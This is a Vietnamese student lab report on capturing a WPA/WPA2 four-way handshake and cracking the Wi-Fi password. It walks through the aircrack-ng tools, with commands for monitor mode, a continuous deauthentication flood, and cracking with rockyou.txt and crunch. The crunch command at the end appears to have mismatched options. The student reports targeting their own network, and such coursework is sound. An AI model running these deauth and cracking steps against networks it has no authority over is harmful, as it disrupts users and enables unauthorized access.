**BÁO CÁO BÀI THỰC HÀNH SỐ 5**


**Bắt gói tin & dò tìm mật khẩu WPAWPA2**

**Họ và tên:Nguyễn Phi Trường\_08500110**


**08\_ĐH\_CNPM**

**Setup card mạng rời tích hợp vào VMWare**


* Theo em tìm hiểu thì chỉ có thể boot trực tiếp mới có thể nhận card wifi của máy> Phải mua card mạng rời để làm




Em dùng lệnh **iwconfig** để hiển thị các mạng wifi có trong máy




* Chuyển card mạng Wifi sang chế độ monitor (chế độ theo dõi toàn bộ các tín hiệu trong mạng) bằng airmon-ng.




* **airmon-ng start wlan0**: Do đã setup từ trước nên nó báo không tìm thấy **wlan0**



* Sử dụng **airodump** để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan ở chế độ monitor



* Hiển thị các wifi mà em có thể bắt sóng được




* Em sẽ sử dụng Wifi nhà em là wifi Redmi trên cùng



* Xác định mạng Wifi mục tiêu và sử dụng airodump để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu đó:

**airodump-ng -c 9 -w wifi-sniff --bssid EE:5D:B8:D5:39:53 wlan0mon**




* Hiển thị đang có thiết bị truy cập



* Thu thập gói tin bắt tay WPA handshake (bắt tay 4 bước) trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu.
* Có 2 cách:
* Chờ người dùng nào đó đăng nhập vào Wifi đang theo dõi.
* Sử dụng aireplay để tạo tín hiệu deauth (kích các người dùng đang sử dụng mạng thoát ra và đăng nhập lại liên tục). Cú pháp:


Giờ em sẽ thực hiện thao tác kích:

**aireplay-ng --deauth 0 -a EE:5D:B8:D5:39:53 wlan0mon**

****


* Phương pháp dùng Wordlist (danh sách các từ có sẵn)
* Nếu sử dụng Wordlist rockyou.txt có sẵn, ta thực hiện các lệnh sau:

**cp /usr/share/wordlists/rockyou.txt.gz /root/Desktop**



→ Copy file nén chứa rockyou.txt ra Desktop để thuận tiện sử dụng

**gzip -d /root/Desktop/rockyou.txt.gz**



* Sau khi đã có file rockyou.txt đã giải nén, sử dụng lệnh sau để dò tìm password:

**aircrack-ng -w /root/Desktop/rockyou.txt wifi-sniff-01.cap**

* Phương pháp kết hợp tool Crunch để brute-force (dò tìm vét cạn) không cần dùng Wordlist có sẵn

**crunch 6 8 abcdef123 -t @@@@ -o rockyou.txt**

